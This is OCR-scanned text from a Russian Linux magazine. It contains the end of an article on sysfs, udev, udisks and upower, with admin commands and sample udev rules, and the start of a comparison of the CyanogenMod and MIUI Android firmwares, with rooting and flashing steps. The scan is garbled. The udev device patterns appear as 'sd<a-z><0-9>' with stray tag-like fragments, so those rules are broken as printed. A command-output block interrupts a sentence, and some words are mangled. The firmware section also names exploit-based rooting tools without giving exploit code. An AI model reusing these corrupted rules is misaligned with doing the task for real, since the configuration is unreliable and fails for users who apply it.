
```
$ udisks --dump
```

Для получения информации о конкретном накопителе, включая модель, характеристики и информацию SMART:

```
$ udisks --show-info /dev/sda
```

Для извлечения диска:

```
$ udisks --eject /dev/cdrom
```



Архитектура udev как она есть

Для установки таймаута на остановку диска:

```
$ udisks --set-spindown /dev/sda --spindown-timeout СЕКУНДЫ
```

И, кстати говоря, все эти действия не потребуют прав root. Современные DE уже перешли на использование udisks в качестве менеджера накопителей и используют его даже в утилитах разметки дисков. Также есть несколько проектов создания легковесных демонов автомонтирования, например devmon. Просто установи udisks и devmon, а затем добавь в конец файла ~/.xsession строку (заменив fluxbox на свой менеджер окон):

```
exec ck-launch-session bash -c "devmon & fluxbox"
```

Так диски будут монтироваться автоматически.

Демон upower предоставляет аналогичную функциональность, связанную с управлением питанием. Он занимается тем, что следит за состоянием питания устройств, может управлять режимами энергосбережения различных компонентов ПК и извещать систему о таких событиях, как переход на использование аккумулятора и сильный нагрев винчестера или видеокарты. Пока он находится в начальной стадии разработки, поэтому лишь немногие дистрибутивы задействуют его возможности, предпочитая использовать udev, sysfs и ACPI.

Как и udisks, upower имеет утилиту управления, однако единственное, что можно получить от нее на данном этапе развития, это сводку о состоянии питания различных компонентов машины. Сделать это можно с помощью команды «upower --dump».

ТРЮКИ

Вернемся к sysfs и udisks и посмотрим, какие интересные вещи можно сделать с их помощью. Начнем с sysfs:

1. Получение статистики использования сетевых интерфейсов:

```
$ grep -r . /sys/class/net/eth0/statistics
```

2. Информирование системы о том, что диск не является механическим (позволяет сделать ввод-вывод при использовании SSD чуточку быстрее):

```
# echo 0 > /sys/block/sdb/queue/rotational
```

3. Принудительный рескан SCSI-устройств (например для добавления на лету новых разделов в виртуальной машине):

```
# echo "- - -" > /sys/class/scsi_host/host0/scan
```

4. Получение информации о питании каждого USB-порта:

```
$ for i in `find /sys/devices/*/*/usb* \
    -name level`; do echo -n "$i: "; cat $i; done
```

5. Информация о компе (производитель, материнская плата и так далее):

```
# cat /sys/devices/virtual/dmi/id/*
```

6. Температура процессора:

```
# cat /sys/class/hwmon/hwmon0/temp1_input
```

7. Управление яркостью экрана (максимальная яркость прописана в /sys/class/backlight/acpi_video0/max_brightness):

```
# echo 8 > /sys/class/backlight/acpi_video0/brightness
```

8. Перевод системы в спящий режим (вместо mem можно использовать disk для гибернации):

```
# echo mem > /sys/power/state
```

Это только малая часть того, что можно сделать, используя sysfs. В любом случае, лучше самостоятельно покопаться в недрах файловой системы с помощью файлового менеджера.

Теперь поговорим об udev. Демон udev имеет систему правил, которые описывают то, как он именует создаваемые файлы устройств, какие права им назначает и что делает после создания. Правила имеют простой формат и помещаются в файлы внутри каталогов /lib/udev/rules.d (системный) или /etc/udev/rules.d. По соглашению все файлы правил имеют префикс в виде цифры, который определяет порядок их загрузки. Мы назовем свой файл /etc/udev/rules.d/99-custom.rules. Что в него можно поместить?

1. Автомонтирование:

```
ACTION=="add", KERNEL=="sd<a-z><0-9>",
 ENV{ID_USB_DRIVER}="usb-storage",
 RUN+="/bin/mkdir -p /mnt/%k"
ACTION=="add", KERNEL=="sd</a-z><a-z><0-9>",
 ENV{ID_USB_DRIVER}="usb-storage",
 RUN+="/bin/mount -o rw,noexec,dmask=000,fmask=111,utf8
  /dev/%k /mnt/%k"
ACTION=="remove", KERNEL=="sd</a-z><a-z><0-9>",
 ENV{ID_USB_DRIVER}="usb-storage",
 RUN+="/bin/umount /mnt/%k"
```

Эта самый простой вариант автомонтирования, который работает только в отношении USB-флешек. Правила проверяют устройство на принадлежность к классу USB Mass Storage и монтируют

```
vendor:                 ASUS
model:                  K50AF
power supply:           yes
updated:                Thu Feb  2 17:53:26 2012 (0 seconds ago)
has history:            yes
has statistics:         yes
battery
  present:              yes
  rechargeable:         yes
  state:                fully-charged
  energy:               44.7108 Wh
  energy-empty:         0 Wh
  energy-full:          45.4767 Wh
  energy-full-design:   48.84 Wh
  energy-rate:          0 W
  voltage:              12.38 V
  percentage:           98.3158%
  capacity:             93.1136%
  technology:           lithium-ion
History (charge):
  1328183586  0.000  unknown
History (rate):
  1328183586  0.000  unknown
```

Результат выполнения команды «upower --dump»

INFO

Если ты хочешь самостоятельно разобраться во внутренностях sysfs, советую начать с каталога /sys/class, который сортирует устройства в более удобном для понимания виде.

В каждом каталоге устройства sysfs есть файл uevent, содержащий имя устройства и его major/minor-номера. Он используется udev для создания файлов устройств во время загрузки.

разделы флешки в каталог /mnt. При выдергивании происходит размонтирование.

2. Синхронизация файлов:

```
ACTION=="add", KERNEL=="sd</a-z><a-z><0-9>",
 ENV{ID_USB_DRIVER}="usb-storage",
 RUN+="/bin/cp -a /mnt/%k /backup/%k"
```

Это правило позволяет синхронизировать содержимое флешки с каталогом файловой системы (в данном случае /backup/имя_устройства) с помощью обычного cp. Его следует поместить перед последней строкой предыдущего набора правил.

3. Назначение статичных имен сетевым картам:

```
SUBSYSTEM=="net", ATTR{address}=="aa:bb:cc:dd:ee:ff",
 NAME="lan0"
SUBSYSTEM=="net", ATTR{address}=="ff:ee:dd:cc:bb:aa",
 NAME="wlan0"
```

Правила проверяют MAC-адрес устройства и на его основе назначают имя. Строка ATTR{address} позволяет получить содержимое файла address внутри каталога устройства в sysfs.

4. Автоматическое отключение тачпада при подключении мыши:

```
ACTION=="add", SUBSYSTEM=="input", KERNEL=="mouse[1-9]",
 ENV{DISPLAY}=":0.0",
 ENV{XAUTHORITY}="/home/USERNAME/.Xauthority",
 ENV{ID_CLASS}="mouse", RUN+="/usr/bin/synclient TouchpadOff=1"
ACTION=="remove", SUBSYSTEM=="input", KERNEL=="mouse[1-9]",
 ENV{DISPLAY}=":0.0",
 ENV{XAUTHORITY}="/home/USERNAME/.Xauthority",
 ENV{ID_CLASS}="mouse", RUN+="/usr/bin/synclient TouchpadOff=0"
```


Правила используют утилиту synclient для отключения тачпада, если в систему воткнуто устройство с именем типа /dev/mouse0, /dev/mouse1 и так далее.

ВЫВОДЫ

Файловая система sysfs не только позволила Linux сделать большой шаг вперед на пути к интеллектуальному десктопу, способному к самоконфигурированию, но и дала гикам отличный инструмент для управления оборудованием. В этой статье мы рассмотрели лишь часть возможностей комплекса sysfs+udev+udisks. Вероятно, ты сможешь придумать и более изощренные способы его использования. ☐

Евгений Зобнин (execbit.ru)

БИТВЫ ЗЕЛЕНЫХ РОБОТОВ



ВЫБИРАЕМ АЛЬТЕРНАТИВНУЮ ANDROID-ПРОШИВКУ: CYANOGENMOD VS MIUI

Какую альтернативную прошивку Android выбрать для установки на свой девайс? Наверняка ты не раз задавался этим вопросом. Существует множество самых разнообразных прошивок для сотен устройств, однако среди всего этого разнообразия настоящих бриллиантов только два: CyanogenMod и MIUI. В чем их преимущество, почему они получили столь широкое распространение, и как загрузить их на свой девайс, — обо всем этом ты узнаешь прямо сейчас.


ПРЕДИСЛОВИЕ

Строго говоря, CyanogenMod и MIUI не альтернативные прошивки, а самые настоящие форки операционной системы Android. Каждый из них включает в себя огромное количество изменений, которые из-за политики Google никогда не попадут в официальную версию ОС. Оба проекта развиваются большой командой разработчиков, которые выполняют порты прошивки на самые разнообразные и экзотические устройства (например, существует порт CyanogenMod на смартфон Geeksphone One, — думаю, о нем большинство читателей вряд ли слышали). Какую прошивку выбрать для своего аппарата — решай сам, я же помогу тебе определиться, рассказав о возможностях и тонкостях работы с каждой из них.

CYANOGENMOD. ФОРК ANDROID В ЛУЧШИХ ТРАДИЦИЯХ OPEN SOURCE

Итак, CyanogenMod (cyanogenmod.com). Наверное, самая популярная прошивка Android из всех существующих. Ведет свою историю почти с момента появления первого смартфона под управлением Android. Ее создал энтузиаст с xda-developers, скрывающийся под ником Cyanogen (настоящее имя — Стив Кондик, не так давно он начал работать в компании Samsung), который взял за основу прошивку, созданную JesusFreke. Изначально CyanogenMod представлял собой простую модификацию оригинального Android, установленного на смартфон T-Mobile G1 (Android 1.5). Однако позднее, после присоединения к Cyanogen других разработчиков и открытия кода операционной системы, она превратилась в настоящий форк, сборка которого осуществлялась из собственного репозитория исходных текстов, включающего в себя множество поправок в оригинальные исходники, опубликованные Google.

Сегодня за развитие CyanogenMod отвечают десятки разработчиков со всего мира, а база официально поддерживаемых устройств включает в себя 56 моделей смартфонов и планшетов, среди которых есть как топовые девайсы типа Google Nexus S и HTC Incredible, так и бюджетные устройства вроде HTC Tattoo и Huawei






Управляем привилегиями приложения в CyanogenMod



Настройки производительности в CyanogenMod



Номеронабиратель и СМС-приложение MIUI

U8220. Неофициальные версии прошивки для десятков других моделей можно найти на форумах xda-developers.com. Последняя стабильная версия прошивки имеет номер 7.1.0 и основана на коде Android 2.3.7. Также ведется работа над девятой версией прошивки, базирующейся на коде Android 4.0.3 (предполагалась, что версия 8.0 будет основана на Android 3.0, но в связи с отказом Google выкладывать ее код в свободный доступ образовался разрыв между версиями). Несмотря на сырость CyanogenMod 9, в Сети уже можно найти множество ее сборок для различных устройств.

ОТЛИЧИЯ И ВОЗМОЖНОСТИ

Чем же так хорош CyanogenMod, почему он заслужил свою популярность? Ответов здесь два. Во-первых, CyanogenMod создан гиками и для гиков, поэтому в его комплекте есть множество инструментов, полезных продвинутому пользователю: например, встроенный SSH-сервер, интерфейс тюнинга низкоуровневых параметров ОС и полноценная консоль с bash и busybox. Во-вторых, в разработке CyanogenMod принимает участие большое количество независимых разработчиков, каждый из которых может реализовать интересную идею и рассчитывать, что его патч будет принят в основную базу кода. В результате в CyanogenMod можно найти множество очень оригинальных доработок, таких как интерфейс управления питанием в выпадающей панели, механизм принудительного ограничения приложений в возможностях, встроенный эквалайзер и так далее. Плюс ко всему CyanogenMod включает т в себя большое количество оптимизаций, которые действительно поднимают производительность аппарата.

Вот далеко не полный список того, что есть в CyanogenMod, и чего нет в стандартном Android:


- Поддержка /etc/init.d. В CyanogenMod, как и в Linux, можно создавать загрузочные скрипты для запуска сторонних демонов (например, samba или ftpd) и команд (для оптимизации управления памятью, например).
- Возможность установки приложений на карту памяти. В CyanogenMod есть собственный, более прозрачный механизм установки приложений на ext2-раздел карты памяти.
- Прошивка включает в себя bash, busybox и ssh, которые позволяют комфортно работать при подключении с помощью SSH или adb. Для запуска SSH-сервера можно использовать графический интерфейс.
- Меню настроек существенно расширено и включает в себя множество пунктов для тонкого тюнинга ОС.
- Поддержка тем, разработанных компанией T-Mobile. Темы устанавливаются с помощью Android Market.
- В состав прошивки включена поддержка формата FLAC.
- Доработанное меню перезагрузки, с помощью которого можно перезагрузить телефон прямо в консоль восстановления.
- Поддержка Wi-Fi, Bluetooth и USB-тизеринга (эта функциональность появилась в CM еще до ее анонса в Android 2.2).
- Встроенный эквалайзер, который работает в отношении всех приложений.
- Многочисленные оптимизации и доработки в низкоуровневой части ОС, включая переработанную библиотеку Bionic.
- Механизм строгих ограничений, позволяющий запретить тем или иным приложениям выполнять опасные для пользователя функции (например, отправлять СМС).
- Встроенный клиент OpenVPN, имеющий графический интерфейс для настройки.
- Доработки в камере (например, функция tap-to-focus), номеронабирателе и СМС-приложении.
- Кнопки управления функциями смартфона прямо в выпадающей панели уведомлений.

УСТАНОВКА

Впечатляет, не правда ли? Теперь попробуем установить это чудо инженерной мысли на свой смарт. Что для этого нужно? Все то же самое, что и для установки любой другой прошивки: root-доступ, кастомная консоль восстановления (recovery), сама прошивка и набор закрытых Google-приложений (Маркет, Gmail и прочие). Получив root, мы сможем изменить boot-раздел внутренней NAND-памяти, что позволит записать в него модифицированную консоль восстановления (которая, в отличие от штатной, способна устанавливать прошивки без цифровой подписи производителя аппарата).

По умолчанию в Android пользователь root не имеет пароля, но получить его права невозможно из-за отсутствия в системе инструментов для логина (/bin/login) или изменения UID (/bin/su). Поэтому систему необходимо поломать с помощью одного из множества Android-эксплойтов. Вручную делать это совсем не обязательно: для Android можно воспользоваться приложением zroot (goo.gl/mp6wg), а в Windows или Linux — SuperOneClick (goo.gl/HIbN), которое можно запустить с помощью mono. Обе софтины используют распространенные дыры в Android, а поэтому способны зарутить множество различных устройств. Если не заработают, попробуй найти руководство для своего девайса в google.

Далее необходимо установить кастомный recovery. SuperOneClick делает это автоматически, для всего остального есть Rom Manager,




Рутинг смартфона с помощью SuperOneClick


который можно установить прямо через Маркет (goo.gl/W8dJK). Запустив его, выбираем пункт «Flash ClockworkMod Recovery». Далее закидываем на карту памяти прошивку (ее можно получить здесь: cyanogenmod.com/devices) и приложения Google (goo.gl/6OchT). Вновь возвращаемся в Rom Manager и перезагружаемся в консоль восстановления, нажав «Reboot into Recovery». Оказавшись в консоли восстановления (или «инженерном меню», как его любят называть студенты технических вузов), нажимаем клавишу уменьшения громкости до тех пор, пока не дойдем до пункта «Wipe data/factory reset», входим в меню кнопкой включения, выбираем «Yes». Возвращаемся на уровень выше, выбираем «Install zip from sdcard», выбираем прошивку, снова нажимаем «Yes». Таким же образом прошиваем приложения Google. В конце возвращаемся в корень меню и выбираем «Reboot system now».


ИСПОЛЬЗОВАНИЕ

В этом разделе мы поговорим о возможностях прошивки. Их много, и почти все — скрыты в пользовательских настройках. Мы остановимся на наиболее интересных и полезных.

- Переключатели в выпадающей панели. Очень удобная вещь, которая перекочевала в MIUI. По умолчанию их четыре, но количество и суть переключателей можно изменить в настройках: Menu → Settings → CyanogenMod Settings → Interface → Notification Power Widget → Widget Buttons.
- Для полной выгрузки приложения из памяти можно использовать долгое нажатие на кнопку «Назад». Но функцию необходимо активировать в настройках: Menu → Settings → Application Settings → Development → Stop app via long-press.
- CyanogenMod поддерживает жесты на экране блокировки для выполнения различных функций или запуска приложений. Активация и управление в настройках: Menu → Settings → CyanogenMod Settings → Lockscreen → Lockscreen gestures.
- Цвет и поведение LED-индикатора можно изменить: Menu → Settings → CyanogenMod Settings → Interface > LED notifications.
- В отличие от Android, CyanogenMod способен устанавливать на карту памяти любые приложения, вне зависимости от того, хотят они этого или нет. Полезная функция для владельцев смартфонов с ограниченным объемом памяти, но опасная, так как не все приложения будут работать корректно: Menu → Settings → CyanogenMod Settings→ Application Settings → Install location.
- CyanogenMod умеет автоматически обновляться. Для этого активируй соответствующий механизм: Menu → Settings → CyanogenMod Settings → System → Update notifications.
- Для показа заряда батареи в процентах включи следующую опцию: Menu → Settings → CyanogenMod Settings → Status bar tweaks → Battery Status Style → Percentage.
- Чтобы переключать музыкальные композиции долгим нажатием кнопки управления громкостью, активируй данную опцию: Menu → Settings → CyanogenMod Settings → Input → Volume button music controls.
- Музыкальный проигрыватель также поддерживает управление жестами: Плеер → Menu → Music Settings → Enable gestures.
- Чтобы запретить приложениям выполнять те или иные действия (например, отправку СМС или чтение списка контактов), открой меню управления приложениями (Menu → Settings → Applications → Manage Application), выбери нужную программу и в разделе Permissions тапни потем возможностям, которые ты хотел бы отключить.
- Для устройств с неудобной или сломанной клавишей включения можно настроить включение экрана с помощью клавиши «Меню»: Menu →Settings → CyanogenMod settings → Lockscreen → Unlock options → Menu unlock.
- Чтобы в списке запущенных приложений, доступном через долгое нажатие клавиши «Домой», видеть более восьми приложений, измени значение с помощью настроек: Menu → CyanogenMod settings → Input →Long press home settings → Number of recent apps.
- Для повышения скорости загрузки отключи ее анимацию: Menu → CyanogenMod settings → Performance → Disable boot animation. Там же стоит включить опцию «Lock home in memory», чтобы запретить выгрузку рабочего стола из памяти и избежать связанных с этим лагов.



